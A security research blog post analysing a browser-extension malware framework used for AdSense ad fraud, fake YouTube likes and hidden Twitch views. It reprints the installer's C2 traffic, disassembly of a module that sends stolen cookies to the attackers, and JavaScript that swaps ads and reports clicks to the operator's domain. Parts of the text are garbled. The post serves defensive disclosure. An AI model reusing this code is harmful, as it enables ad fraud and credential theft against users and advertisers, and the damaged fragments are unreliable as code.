Newly Discovered Malware Framework Cashing in on Ad Fraud

BLOG JULY 17, 2019

By Jason Reaves & Joshua Platt

A newly discovered malware framework is responsible for more than one billion fraudulent ad impressions in the past three months, generating its operators significant Google AdSense revenue on a monthly basis.

Flashpoint researchers uncovered the framework, which features three separate stages that ultimately install a malicious browser extension designed to perform fraudulent AdSense impressions, as well as generate likes on YouTube videos and watch hidden Twitch streams.

The framework is designed to pad statistics on social sites and ad impressions, creating revenue for its operators who are using a botnet to attack the content and advertising platforms by spreading the malware and targeting browsers including Google Chrome, Mozilla Firefox, and Yandex's browser.

Most video and streaming services have tiers for their content producers, which calculates how much they are paid for their content. Content producers benefit financially from higher counts, which can lead to some unscrupulous behavior.

Flashpoint researchers found code, for example, that looks for YouTube referrers and then injects a new script tag to load code for YouTube. In this case, the injected JavaScript has an extensive amount of code that is designed to like videos, most of which are related to political topics in Russia. Separately, researchers also found code that injects an iframe into the browser designed to play a hidden Twitch stream, padding the viewer stats for the streamer on that page.

Installer: Once a browser is infected, the initial stage of the framework executes. The installer sets up take-based persistence, either sets up a new browser extension or downloads a module that does so, and checks in on whether the installation was successful.

The installer sets itself up as a task related to Windows Update by creating an XML file on the local disk and executing it as a scheduled task (schtasks).

```
PATCH /installers/32db891e-45b3-4283-8f5a-09b4f4c36d96 HTTP/1.1
Accept: application/json
Content-Type: application/json
X-Installer-Version: 23
X-Installer-Id: 32db891e-45b3-4283-8f5a-09b4f4c36d96
X-Installer-Tag: chrome
X-Installer-Dry-Run: 0
X-Installer-Os: Windows 6.1 build: 7601, platform: 2, flags: 256
X-Installer-Chrome-Version: 61.0.3163.100
X-Installer-Sub-V-Tag: 0
X-Installer-Distributor-id: 9
X-Installer-Bit-Capacity: 32bit
Host: adsmeneger.club
User-Agent: Installer/23
Content-Length: 16
Cache-Control: no-cache
```

Image 1: Installer traffic example

Once that is complete, the installer sets up the extension; an earlier version of the Chrome extension was not encoded, something that was changed in later versions.

Finder: The next component, dubbed Finder, is a module designed to steal browser logins and cookies, package them in .zip files, and send them to the attacker's command-and-control infrastructure.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Finder</title>
    <meta name="csrf-param"
```

Image 2: Finder panel

It also talks to a separate C2 panel where it retrieves update binaries instructing it how frequently to check in with compromised bots and send back stolen credentials and cookie data. That data that is posted is in JSON, as is most of the malware's command-and-control traffic.

```
mov     ecx, esp
mov     [ebp+var_4C], esp
push    offset aPost    ; "POST"
call    sub_4013FD
sub     esp, 18h
mov     byte ptr [ebp+var_4], 6
mov     ecx, esp
push    offset aWebkit_cookies ; "/webkit_cookies"
call    sub_4013FD
mov     ecx, [esi]
lea     eax, [ebp+var_40]
mov     byte ptr [ebp+var_4], bl
push    eax             ; int
mov     ecx, [ecx+1Ch]
call    MakeReq_40F3C4
lea     ecx, [ebp+var_3C]
call    sub_40144F
```

Image 3: Code for sending off browser cookies

Patcher: The Patcher module is the component responsible for installing the browser extension; in the latest version of the malware, the installer and patcher have been bundled together.

```
push    ebp
mov     ebp, esp
push    esi
mov     esi, ds:GetModuleHandleW
push    edi
push    offset Type     ; "BIN"
movzx   eax, cx
push    eax             ; lpName
push    0               ; lpModuleName
call    esi ; GetModuleHandleW
push    eax             ; hModule
call    ds:FindResourceW
mov     edi, eax
test    edi, edi
jz      short loc_439EA1
```

Image 4: Installer find resource code

The installer has a number of encoded resource sections, which turn out to be scripts that will be used for the browser extension. Decoding them is a simple XOR loop using a hardcoded key. The decoded resource sections are a collection of JavaScript files for the browser extension, two of which will end up being used in the extension. The installer also creates and writes in the manifest for the Chrome extension. The extension is essentially set up to inject sc... ther functionality depending on

```
loc_43862D:
push    edi
push    offset aSManifest_json ; "%s\\manifest.json"
push    104h
push    esi
call    sub_431779
add     esp, 10h
push    ebx                 ; hTemplateFile
push    80h                 ; dwFlagsAndAttributes
push    2                   ; dwCreationDisposition
push    ebx                 ; lpSecurityAttributes
push    ebx                 ; dwShareMode
push    40000000h           ; dwDesiredAccess
push    esi                 ; lpFileName
call    ds:CreateFileA
mov     ebx, eax
or      edi, 0FFFFFFFFh
cmp     ebx, edi
jz      short loc_4386A5
```

Image 5: Chrome manifest creation

The different components also communicate using Chrome messaging and FireBase cloud messaging. Flashpoint has observed variants with references to FCM or XMPP for possibly communicating with another service; however, this may have just been testing the functionality.

Inside the Extension

Once the extension executes within the browser, it begins injecting ads or generating traffic hidden to the user. The paths and code that happen after this extension data kicks in are massive and the functionality of this framework goes down a number of paths.

Most of the code in the framework is related to ad fraud, and includes scripts that search and replace ad-related code on web pages. Flashpoint researchers also found code for reporting clicks and other data to the command-and-control infrastructure.

```
var replaceAds = function () {
    if (!contextAdsenseAccount) return;

    if (('undefined' !== typeof skipAdsense) && skipAdsense) return;
    var index;
    var insElements = document.querySelectorAll('ins.adsbygoogle');
    var altered = false;
```

Image 6: Code replacing ads

Researchers also discovered that the scripts do not inject every website, and most carry large blacklists of domains that are mostly Google domains and Russian websites. In addition, the scripts also attempt to avoid injects into pornographic sites, as these may throw off the impressions. The malware is concentrated in a few geographic locations, led by Russia, Ukraine, and Kazakhstan.



Image 7: Countries with the largest numbers of installer check-ins.

The backend system, meanwhile, relies upon a large amount of data cycled into a database that contains the data that is sent to the C2 infrastructure. The data is stored for a few months before being wiped or reset. A number of views are set up revolving around generating statistics on the bots and their activities.

```
window.reportAdsClick123 = function () {
    var xhr = new XMLHttpRequest();
    var vars = []
    var parts = window.location.href.replace(/[?&]+([^=&]+)=([^&]*)/gi,
ı, key, value) {
        vars[key] = value;
    });

    var cx = vars.cx;

    var reportParams = [];
    reportParams.push('cid=' + window['ss78mest']['cid']);
    reportParams.push('aac=' + cx);
    reportParams.push('ua=' + encodeURIComponent(navigator.userAgent));
    reportParams.push('r=' + encodeURIComponent(document.referrer));

    var params = reportParams.join('&');

    xhr.open("GET", '//' + ourDomain + '/go/clck?' + params, false);
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlenc
    xhr.send();

    return true;
};
```

Image 8: Code reporting ad clicks

Indicators of Compromise (IOCs)

To download the IOCs, click here for CSV and here for MISP JSON

BLOG

Newly Discovered Malware Framework Cashing in on Ad Fraud

Flashpoint researchers uncovered a malware framework responsible for more than one billion fraudulent ad impressions in the past three months.

BLOG JULY 16, 2019

Collective Intelligence Podcast, Eric Lackey on Mitigating the Insider Threat

By Mike Mimoso Insiders are privileged, and operate inside the perimeter and behind the firewall. Yet defenders exhaust resources and concentrate investments and policy enforcement around external actors and threats. Insider threats are still not on par with external attacks such as ransomware and zero days despite the potential for insiders to abuse their access […]

BLOG JULY 10, 2019

The Insider Threat Intelligence Cycle

Eric Lackey examines how the intelligence cycle can help teams more effectively identify, investigate, and mitigate insider threats.

Flashpoint Intelligence Brief

Subscribe to our newsletter to stay up-to-date on our latest research, news, and events

Your email address... | Subscribe →